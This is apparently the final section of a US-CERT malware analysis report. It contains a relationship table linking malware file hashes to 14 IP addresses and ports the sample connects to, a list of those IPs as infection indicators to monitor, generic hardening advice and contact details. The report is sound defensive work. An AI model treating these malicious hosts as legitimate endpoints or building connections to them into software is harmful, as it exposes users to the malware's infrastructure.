(F) 1ecd83ee7e4cfc8fed7ceb998e75b996 (1ecd8)	Contains	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(F) 1ecd83ee7e4cfc8fed7ceb998e75b996 (1ecd8)	Contains	(F) 5dd1ccc8fb2a5615bf5656721339efed (5dd1c)
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Contained_Within	(F) 1ecd83ee7e4cfc8fed7ceb998e75b996 (1ecd8)
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 103.16.223.35
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 113.28.244.194
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 116.48.145.179
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 186.116.9.20
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 186.149.198.172
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 195.28.91.232
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 195.97.97.148
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 199.15.234.120

(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 200.42.69.133
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 203.131.222.99
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 210.187.87.181
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 83.231.204.157
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 84.232.224.218
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 89.190.188.42
(I) 103.16.223.35	Related_To	(P) 8080
(I) 103.16.223.35	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 113.28.244.194	Related_To	(P) 8080
(I) 113.28.244.194	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 116.48.145.179	Related_To	(P) 8080
(I) 116.48.145.179	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 186.116.9.20	Related_To	(P) 8000
(I) 186.116.9.20	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 186.149.198.172	Related_To	(P) 8080
(I) 186.149.198.172	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 195.28.91.232	Related_To	(P) 8088
(I) 195.28.91.232	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 195.97.97.148	Related_To	(P) 8080
(I) 195.97.97.148	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 199.15.234.120	Related_To	(P) 8080
(I) 199.15.234.120	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 200.42.69.133	Related_To	(P) 8080
(I) 200.42.69.133	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 203.131.222.99	Related_To	(P) 8080
(I) 203.131.222.99	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 210.187.87.181	Related_To	(P) 8080
(I) 210.187.87.181	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 83.231.204.157	Related_To	(P) 8088
(I) 83.231.204.157	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 84.232.224.218	Related_To	(P) 8088
(I) 84.232.224.218	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(I) 89.190.188.42	Related_To	(P) 8080
(I) 89.190.188.42	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(F) 5dd1ccc8fb2a5615bf5656721339efed (5dd1c)	Contained_Within	(F) 1ecd83ee7e4cfc8fed7ceb998e75b996 (1ecd8)
(F) 5dd1ccc8fb2a5615bf5656721339efed (5dd1c)	Characterized_By	(S) Screenshot_1.png
(F) 5dd1ccc8fb2a5615bf5656721339efed (5dd1c)	Characterized_By	(S) Screenshot_2.png
(S) Screenshot_1.png	Characterizes	(F) 5dd1ccc8fb2a5615bf5656721339efed (5dd1c)
(S) Screenshot_2.png	Characterizes	(F) 5dd1ccc8fb2a5615bf5656721339efed (5dd1c)
(P) 8080	Related_To	(I) 103.16.223.35
(P) 8080	Related_To	(I) 113.28.244.194
(P) 8080	Related_To	(I) 116.48.145.179
(P) 8080	Related_To	(I) 186.149.198.172
(P) 8080	Related_To	(I) 195.97.97.148
(P) 8080	Related_To	(I) 199.15.234.120
(P) 8080	Related_To	(I) 200.42.69.133
(P) 8080	Related_To	(I) 203.131.222.99
(P) 8080	Related_To	(I) 210.187.87.181
(P) 8080	Related_To	(I) 89.190.188.42
(P) 8000	Related_To	(I) 186.116.9.20

(P) 8088	Related_To	(I) 195.28.91.232
(P) 8088	Related_To	(I) 83.231.204.157
(P) 8088	Related_To	(I) 84.232.224.218

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- 103.16.223.35
- 113.28.244.194
- 116.48.145.179
- 186.116.9.20
- 186.149.198.172
- 195.28.91.232
- 195.97.97.148
- 199.15.234.120
- 200.42.69.133
- 203.131.222.99
- 210.187.87.181
- 83.231.204.157
- 84.232.224.218
- 89.190.188.42

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MAR? A Malware Analysis Report (MAR) is intended to provide detailed code analysis and insight into specific tactics, techniques, and procedures (TTPs) observed in the malware.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? Malware samples can be submitted via three methods. Contact us with any questions.

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov/malware (anonymous)

US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov.

TLP:WHITE